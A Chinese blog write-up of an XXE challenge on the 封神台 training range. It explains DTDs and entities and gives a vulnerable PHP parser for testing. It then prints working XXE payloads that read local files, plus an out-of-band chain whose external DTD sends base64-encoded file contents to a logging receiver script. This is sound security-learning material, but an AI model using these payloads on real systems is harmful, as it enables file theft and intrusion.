【封神台】漏洞挖掘XXE wp

原创

孤桜懶契 于 2021-08-23 05:31:43 发布 137 收藏 1

分类专栏： CTF 文章标签： web安全 封神台

本文链接：https://blog.csdn.net/qq_35938621/article/details/119861258

CTF 专栏收录该内容

13 篇文章 0 订阅

订阅专栏


前言

> - 掌控安全里面的靶场漏洞挖掘XXE实体注入，学习一下！

做XXE题目之前我们先了解一下XXE实体注入的原理和利用方法

XXE基础知识

> XML用于标记电子文件使其具有结构性的标记语言，可以用来标记数据、定义数据类型，是一种允许用户对自己的标记语言进行定义的源语言。XML文档结构包括XML声明、DTD文档类型定义（可选）、文档元素




```
<?xml version="1.0" ?>

<!DOCTYPE note [
  <!ELEMENT note (to,from,heading,body)>
  <!ELEMENT to      (#PCDATA)>
  <!ELEMENT from    (#PCDATA)>
  <!ELEMENT heading (#PCDATA)>
  <!ELEMENT body    (#PCDATA)>
]>

<note>
<to>George</to>
<from>John</Ffrom>
<heading>Reminder</heading>
<body>Don't forget the meeting!</body>
```

所有的 XML 文档（以及 HTML 文档）均由以下简单的构建模块构成：元素、属性、实体、PCDATA、CDATA，由于网上太多介绍就不详细说了

DTD(文档类型定义)

DTD（document type defined）的作用是定义 XML 文档的合法构建模块。

DTD 可以在 XML 文档内声明，也可以外部引用。

而DTD的外部实体引用正是XXE漏洞诱因

首先写一个测试xml的文档的php代码

```php
<?php
$test=$_POST['xml'];
$obj = simplexml_load_string($test,'SimpleXMLElement',LIBXML_NOENT);
print_r($obj);
highlight_file(__FILE__);
?>
```


1、内部声明

完整实例

```
<?xml version="1.0"?>
<!DOCTYPE note [
  <!ELEMENT note (to,from,heading,body)>
  <!ELEMENT to      (#PCDATA)>
  <!ELEMENT from    (#PCDATA)>
  <!ELEMENT heading (#PCDATA)>
  <!ELEMENT body    (#PCDATA)>
]>
<note>
  <to>George</to>
  <from>John</from>
  <heading>Reminder</heading>
  <body>Don't forget the meeting!</body>
</note>
```


将我们刚刚的php代码利用burp抓包post传入内部声明形式输出看看，注意：要url编码一下，不然&无法被解析而报错

如下内部声明输出结果




2、外部声明

```
<?xml version="1.0"?>
<!DOCTYPE note SYSTEM "note.dtd">
<note>
<to>George</to>
<from>John</from>
<heading>Reminder</heading>
<body>Don't forget the meeting!</body>
</note>
```



同样编码一下，正常输出



由此，我们了解了基本的DTD内部和外部声明的使用

DTD实体

> DTD实体是用于定义引用普通文本或特殊字符的快捷方式的变量，可以内部声明或外部引用。

实体又分为一般实体和参数实体

1，一般实体的声明语法:

引用实体的方式：&实体名；

2，参数实体只能在DTD中使用，参数实体的声明格式：


引用实体的方式：%实体名；

1、内部实体声明：

```
<?xml version="1.0"?>
<!DOCTYPE test [
<!ENTITY writer "Bill Gates">
<!ENTITY copyright "Copyright W3School.com.cn">
]>

<test>&writer;&copyright;</test>
```

post传进去看看输出结果，同样正常输出



2、外部实体声明

```
<?xml version="1.0"?>
<!DOCTYPE test [
<!ENTITY writer SYSTEM "http://www.w3school.com.cn/dtd/entities.dtd">
<!ENTITY copyright SYSTEM "http://www.w3school.com.cn/dtd/entities.dtd">
]>
<author>&writer;&copyright;</author>
```


在了解了基础知识后，下面开始了解xml外部实体注入引发的问题。

XXE的攻击方法


方法一：直接通过DTD外部实体声明

```
<?xml version="1.0"?>
<!DOCTYPE xml [
<!ENTITY xxe SYSTEM "file:///C:/1.txt">
]>
<xxe>&xxe;</xxe>
```

发包访问我C盘目录中1.txt文件



方法二：通过DTD文档引入外部DTD文档，再引入外部实体声明，由于普通的引入外部实体声明就不说了，直接说如果不回显怎么办




当我们本地将php代码中的回显给关了，那我们怎么获取当前电脑的c:/1.txt文件呢？很简单，直接在公网域名上构造第一个php文件`x.php`

```
<?php
$content = $_GET['1'];
if(isset($content)){
    file_put_contents('flag.txt','更新时间:'.date("Y-m-d H:i:s")."\n".$content);
}else{
    echo 'no data input';
}
```

和第二个`xxe.xml`的外部实体文档


```
<!ENTITY % all
"<!ENTITY &#x25; send SYSTEM 'http://127.0.0.1/xml/x.php?1=%file;'"
>
%all;
```




接着构造一个payload

```
<?xml version="1.0"?>
<!DOCTYPE ANY[
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=c:/1.txt">
<!ENTITY % remote SYSTEM "http://127.0.0.1/xml/xxe.xml">
%remote;
%send;
]>
```

post传参发包，发现生成了一个flag.txt



接着我们就得到1.txt的base64的形式，解码一下,就可以得到其中的内容



支持的协议有哪些？

不同程序支持的协议如下图：

libxml2	PHP	Java	.NET
file	file	http	file
http	http	https	http
ftp	ftp	ftp	https
	php	file	ftp
	compress.zlib	jar	
	compress.bzip2	netdoc	
	data	mailto	
	glob	gopher *	
	phar		

具体的根据情况会产生的危害：

1、读取任意文件

2、执行系统命令（expect需要扩展支持）

3、探测内网端口（利用http访问）

4、攻击内网网站等

XXE-1

通过上面，我们已经充分了解了XXE的基础知识，直接进入实战环节
实验环境：http://59.63.200.79:8014/xxe/index.php

打开靶场看到一个有xxe注入的点


```
$postObj = simplexml_load_string($postStr, 'SimpleXMLElement', LIBXML_NOCDATA);
```

而$postStr是由post传参的内容所控制，所以这里存在XXE漏洞

最底下爆出了绝对路径

> **Notice**: Undefined index: HTTP_RAW_POST_DATA in **C:\phpStudy\WWW\xxe\index.php** on line **114**

